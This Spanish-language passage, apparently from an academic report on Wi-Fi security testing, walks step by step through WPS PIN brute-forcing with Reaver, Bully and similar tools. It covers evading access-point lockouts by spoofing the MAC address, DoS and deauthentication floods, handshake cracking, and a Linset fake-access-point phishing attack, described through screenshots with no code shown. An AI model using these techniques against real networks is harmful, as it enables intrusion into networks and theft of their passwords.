





Empleando la herramienta **GOYscript WPS**: realiza primero la comprobación de validez del pin generado precisamente por WPS PinGenerator, el cual es incorrecto. Se puede comprobar como tienen una base de datos en la que recogen las direcciones MAC y los pines. Al resultar fallido, realiza el ataque de pines por fuerza bruta; pero tras un tiempo ejecutándose se vuelve a bloquear el punto de acceso.




Continuando con **WIFITE2:** observamos como escaneo de redes hay algunas que si tienen clientes conectados, algo primordial para agilizar el ataque; ya que en caso de no haberlos, no habría transmisión de datos en la red y el WPS se desactivaría. Escogemos la red 3 para intentar el ataque con WPS PIN Attack pero no resulta satisfactorio. Luego por fuerza bruta, consigue el handshake; aunque no le sirve de mucho porque el AP se bloquea igualmente.



Utilizando la herramienta **QtWPSPin**: en este caso, esta herramienta se sirve de la herramienta Reaver que más tarde revisaremos. Su interfaz es la abajo mostrada, hace un escaneo de las redes, se selecciona una cualquiera y se calcula el pin por defecto. También se puede meter la dirección MAC manualmente y que devuelva el pin por defecto.



Una vez seleccionado el pin del algoritmo por defecto, que puede generar más de uno, tiene dos métodos para realizar el ataque y verificar que es el pin verdadero: el generado por Reaver (por defecto) o aplicarle Reaver Test Pin (por fuerza bruta); pero en este caso, nos volvemos a encontrar con el mismo problema que con herramientas anteriores, se bloquea el ataque.




Como podemos en todos los ataques no se ha conseguido el pin válido y posteriormente la contraseña de la red. Tras numerosos intentos de ataque con diferentes herramientas sobre el punto de acceso WPA2, éste se ha bloqueado o bien porque ha superado el número de intentos (3) o bien porque no se ha cambiado la dirección MAC de forma continua con lo que el PA lo detecta y bloquea durante 60 segundos.

Tras investigar por internet, encontré un script que solventaba estos dos motivos por los que el punto de acceso se bloqueaba. Es decir, conseguía que la dirección MAC cambiase automáticamente para que el PA no la reconociese y permitía un número de intentos ilimitados. En la versión de Wifislax con la que se realizaron todas estas pruebas no venía instalada esta herramienta, pero creo que en


la próxima versión vendrá incorporada. En el Anexo A dejo disponible el código del script. La ejecución de esta herramienta produce la siguiente salida:

Lo primero es seleccionar la tarjeta de red inalámbrica para ponerla en modo monitor:

Seleccionamos el método de ataque, Reaver o Bully. Bully es una nueva implementación del ataque de fuerza bruta WPS. Está escrito en C. Es muy parecido a otros programas, ya que aprovecha el fallo de diseño en la especificación WPS.




Para saber la Mac del punto de acceso que queremos atacar y su ESSID, podemos ejecutar cualquiera de las herramientas vistas anteriormente. Ahora vamos a probar con MAC: F4:F2:XX:XX:XX:XX y ESSIS: MIWIFI…




A continuación lo que hace es esconder mi MAC para que no deje huellas en el ataque. Lo siguiente que se pregunta es el canal que le podemos poner el 7 (que es el suyo) o ENTER para que recorra todos. Por las otras ejecuciones, se sabe que es el canal 7. Lo próximo que nos pregunta es por el tiempo en segundos que se quiere

dejar entre los intentos de pines. Damos ENTER para dejarlo por defecto (30 segundos).



Seguidamente nos pide confirmación por si no estamos de acuerdo con el ataque que se va a lanzar:




Luego nos da a elegir 3 opciones de ataques que vamos a describir:


- Authentication DoS Flood Attack: es un ataque directo mediante denegación de servicio.

- EAPOL Start Flood Attack: quizás este es el mejor ataque o menor abrasivo. Modificará la dirección cada cierto tiempo para que no sea detectada y bloqueada. Así no tendría que esperar los 60 segundos de bloqueo para volver a intentar el ataque.


- EAPOL log off Flood Attack: lo que se hace con esta opción es reiniciar el rúter o PA a modo de fábrica y el WPS se restablecerá al inicial. El cliente no se dará cuenta, puesto que no afecta a su contraseña ni configuración. Resaltar que en esta opción nos solicitará una MAC de cualquier cliente conectado, y su posterior confirmación del ataque:



Para conseguir esa MAC, se puede utilizar airodump-ng:




Como se puede observar, en este caso escogí la opción 2, el ataque no se corta, y sigue probando todos los pines:




De todos modos, con las herramientas Handshaker y Brutus, conseguí primero el handshake de la red para después, con Brutus, crear un diccionario numérico de 8 posiciones en las que los caracteres eran números. El resultado se muestra a continuación:

Para ello selecciono primero la opción 6:




La opción 1:




Una vez empezado el ataque, este transcurre hasta conseguir la contraseña. En este caso, la prueba también salió satisfactoria porque la contraseña de la red coincidía con el pin:

4.3.4 Ataque al protocolo WEP, WPA y WPA2. Linset


Para mostrar las debilidades que muestra este protocolo en primer lugar utilizaremos una herramienta basada en ingeniería social. Bastante intuitiva y en poco tiempo descubre la clave de cifrado. Esta herramienta se puede usar también con el resto de protocolos, e independientemente del tipo de cifrado que use, TKIP, EAP, etc. A continuación desarrollo los pasos necesarios para conseguir dicho objetivo:




Lo primero será poner la tarjeta de red inalámbrica en modo monitor, que en este caso es un proceso automático para seguir realizando un escaneo de las redes en todos los canales tal que así:




En este caso nos encontramos con 4 redes WPA2 y una WPA, usando protocolos de cifrado como CCMP o TKIP.




A continuación, seleccionamos el objetivo que debe ser atacado:




Ahora deberemos marcar el método de falsear el punto de acceso. Marcaremos la opción uno: Hostapd.



Seguidamente debo seleccionar el handshake u omitirlo, en este caso introduzco ENTER para omitirlo y conseguirlo nuevamente con aircrack-ng:




Después de un tiempo, se consigue el handshake (arriba a la derecha) y nos solicita que le confirmemos su posesión o no.




En el siguiente paso, debemos marcar el tipo de desautenticación que queremos hacerle a los clientes que están conectados a la red. Seleccionamos 1.

Seleccionamos el idioma que queremos con el que salga el texto a los clientes:

Luego se lanza automáticamente el ataque. Cabe destacar la ventana de la izquierda abajo, que muestra los enlaces web que los clientes intentan visitar, pero están bloqueados; la ventana de abajo a la derecha que son las desconexiones entre los clientes y el punto de acceso verdadero; y por último, la ventana de arriba a ala derecha que muestra los clientes que hay activos de esa red:



